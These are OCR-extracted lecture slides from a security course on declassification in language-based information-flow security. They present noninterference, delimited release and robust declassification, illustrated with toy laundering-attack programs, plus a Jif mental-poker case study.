Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Combining the dimensions of declassification for dynamic languages

today (items 3–4)


ProSec

Part 3: Dimensions of Declassification in Theory and Practice

Andrei Sabelfeld
Chalmers

partly based on joint work with
A. Askarov and D. Sands


Confidentiality: preventing information leaks




- Untrusted/buggy code should not leak sensitive information
- But some applications depend on intended information leaks
  - password checking
  - information purchase
  - spreadsheet computation
  - ...
- Some leaks must be allowed: need information release (or declassification)

Confidentiality vs. intended leaks

- Allowing leaks might compromise confidentiality
- Noninterference is violated
- How do we know secrets are not laundered via release mechanisms?
- Need for security assurance for programs with release






State-of-the-art


- relaxed noninterference
- conditioned noninterference
- admissibility
- robust declassification
- harmless flows
- partial security
- intransitive noninterference
- delimited release
- relative secrecy
- selective flows
- conditional noninterference
- abstract noninterference
- noninterference "until"
- quantitative security
- computational security
- admissibility
- constrained noninterference
- approximate noninterference

Dimensions of release




Principles of release

- Semantic consistency
- Conservativity
- Monotonicity
- Non-occlusion



What


- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged




- Selective (partial) flow
  - Noninterference within high sub-domains [Cohen’78, Joshi & Leino’00]
  - Equivalence-relations view [Sabelfeld & Sands’01]
  - Abstract noninterference [Giacobazzi & Mastroeni’04,’05]
  - Delimited release [Sabelfeld & Myers’04]
- Quantitative information flow [Denning’82, Clark et al.’02, Lowe’02]

Security lattice and noninterference

Security lattice:




e.g.:



Noninterference: flow from l to l′ allowed when $l \sqsubseteq l'$

Noninterference

- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged



- Language-based noninterference for c:

$$M_1 =_L M_2 \;\&\; \langle M_1, c\rangle \Downarrow M'_1 \;\&\; \langle M_2, c\rangle \Downarrow M'_2 \Rightarrow M'_1 =_L M'_2$$

Low-memory equality: $M_1 =_L M_2$ iff $M_1|_L = M_2|_L$

Configuration with M_2 and c

Average salary

- Intention: release average

$$avg := declassify((h_1 + ... + h_n)/n, low);$$

- Flatly rejected by noninterference
- If accepting, how do we know declassify does not release more than intended?
- Essence of the problem: what is released?
- "Only declassified data and no further information"
- Expressions under declassify: "escape hatches"

Delimited release

[Sabelfeld & Myers, ISSS'03]

- Command c has expressions declassify(e_i,L); c is secure if:

$$M_1 =_L M_2 \ \& \ \langle M_1, c\rangle \Downarrow M'_1 \ \& \ \langle M_2, c\rangle \Downarrow M'_2 \ \& \ \forall i\ .\mathrm{eval}(M_1, e_i) = \mathrm{eval}(M_2, e_i) \Rightarrow M'_1 =_L M'_2$$

if M_1 and M_2 are indistinguishable through all e_i...

...then the entire program may not distinguish M_1 and M_2

$\Rightarrow$ security

- For programs with no declassification: Security $\Rightarrow$ noninterference

Average salary revisited

- Accepted by delimited release:

$avg:=declassify((h_1+...+h_n)/n,low);$

$temp:=h_1;\ h_1:=h_2;\ h_2:=temp;$
$avg:=declassify((h_1+...+h_n)/n,low);$

- Laundering attack rejected:

$h_2:=h_1;...;\ h_n:=h_1;$
$avg:=declassify((h_1+...+h_n)/n,low);$ $\sim$ $avg:=h_1$

Electronic wallet

- If enough money then purchase

```
if declassify(h≥k,low) then (h:=h-k; l:=l+k);
```

amount in wallet (h); cost (k); spent (l)

- Accepted by delimited release

Electronic wallet attack

- Laundering bit-by-bit attack (h is an n-bit integer)

```
l:=0;
while(n≥0) do
  k:=2^(n-1);
  if declassify(h≥k,low)
    then (h:=h-k; l:=l+k);
  n:=n-1;
```

$\sim$

```
l:=h
```

- Rejected by delimited release

Security type system

- Basic idea: prevent new information from flowing into variables used in escape hatch expressions

```
h:=…;
…
declassify(h,low)
```

may not use other (than h) high variables

```
while … do
  declassify(h,low)
  …
  h:=…;
```

may not use other (than h) high variables

- Theorem:
  c is typable $\Rightarrow$ c is secure

Who

- Robust declassification in a language setting [Myers, Sabelfeld & Zdancewic'04/06]
- Command c[•] has robustness if

$$\forall M_1, M_2, a, a'.\ \langle M_1, c[a] \rangle \approx_L \langle M_2, c[a] \rangle \Rightarrow \langle M_1, c[a'] \rangle \approx_L \langle M_2, c[a'] \rangle$$

attacks

- If a cannot distinguish bet. M_1 and M_2 through c then no other a' can distinguish bet. M_1 and M_2

Robust declassification: examples

- Flatly rejected by noninterference, but secure programs satisfy robustness:

[•]; x_{LH}:=declassify(y_{HH},LH)

[•]; if x_{LH} then
  y_{LH}:=declassify(z_{HH},LH)

- Insecure program:

[•]; if x_{LL} then y_{LL}:=declassify(z_{HH},LH)

is rejected by robustness


Enforcing robustness

- Security typing for declassification:

context must be high-integrity

data must be high-integrity

$$\frac{LH \vdash e : HH}{LH \vdash \text{declassify}(e, l'): LH}$$



Where

- Intransitive (non)interference
  - assurance for intransitive flow [Rushby'92, Pinsky'95, Roscoe & Goldsmith'99]
  - nondeterministic systems [Mantel'01]
  - concurrent systems [Mantel & Sands'04]
  - to be declassified data must pass a downgrader [Ryan & Schneider'99, Mullins'00, Dam & Giambiagi'00, Bossi et al.'04, Echahed & Prost'05, Almeida Matos & Boudol'05]

When

- Time-complexity based attacker
  - password matching [Volpano & Smith'00] and one-way functions [Volpano'00]
  - poly-time process calculi [Lincoln et al.'98, Mitchell'01]
  - impact on encryption [Laud'01,'03]
- Probabilistic attacker [DiPierro et al.'02, Backes & Pfitzmann'03]
- Relative: specification-bound attacker [Dam & Giambiagi'00,'03]
- Non-interference "until" [Chong & Myers'04]

Principle I

Semantic consistency

The (in)security of a program is invariant under semantics-preserving transformations of declassification-free subprograms

- Aid in modular design
- "What" definitions generally semantically consistent
- Uncovers semantic anomalies

Principle II

Conservativity

Security for programs with no declassification is equivalent to noninterference

- Straightforward to enforce (by definition); nevertheless:
- Noninterference "until" rejects

if h>h then l:=0

Principle III

Monotonicity of release

Adding further declassifications to a secure program cannot render it insecure

- Or, equivalently, an insecure program cannot be made secure by *removing* declassification annotations
- "Where": intransitive noninterference (a la M&S) fails it; declassification actions are observable

if h then declassify(l=l) else l=l

Principle IV

Occlusion

The presence of a declassification operation cannot mask other covert declassifications

Checking the principles

What

Property	Semantic consistency	Conservativity	Monotonicity of release	Non-occlusion
Partial release [Coh78, JL00, SS01, GM04, GM05]	✓	✓	N/A	✓
Delimited release [SM04]	✓	✓	✓	✓
Relaxed noninterference [LZ05a]	×	✓	✓	✓
Naive release	✓	✓	✓	×

Who

Robust declassification [MSZ04]	✓*	✓	✓	✓
Qualified robust declassification [MSZ04]	✓*	✓	✓	×

Where

Intransitive noninterference [MS04]	✓*	✓	×	✓

When

Admissibility [DG00, GD03]	×	✓	×	✓
Noninterference "until" [CM04]	×	×	✓	✓
Typeless noninterference "until"	✓*	✓	×	×

* Semantic anomalies

Declassification in practice: A case study

[Askarov & Sabelfeld, ESORICS'05]

- Use of security-typed languages for implementation of crypto protocols
- Mental Poker protocol by [Roca et.al, 2003]
  - Environment of mutual distrust
  - Efficient

- Jif language [Myers et al., 1999-2005]
  - Java extension with security types
  - Decentralized Label Model
  - Support for declassification

- Largest code written in security-typed language up to publ date [~4500 LOC]

Security assurance/Declassification


Group	Pt.	What	Who	Where
I	1 2	Public key for signature Public security parameter	Anyone Player	Initialization Initialization
II	3 4-7 8-10	Message signature Protocol initialization data Encrypted permuted card	Player Player Player	Sending msg Initialization Card drawing
III	11	Decryption flag	Player	Card drawing
IV	12-13 14	Player's secret encryption key Player's secret permutation	Player Player	Verification Verification

Group I – naturally public data Group II – required by crypto protocol

Group III – success flag pattern Group IV – revealing keys for verification

Dimensions: Conclusion

- Road map of information release in programs
- Step towards policy perimeter defense: to protect along each dimension
- Prudent principles of declassification (uncovering previously unnoticed anomalies)
- Need for declassification framework for relation and combination along the dimensions



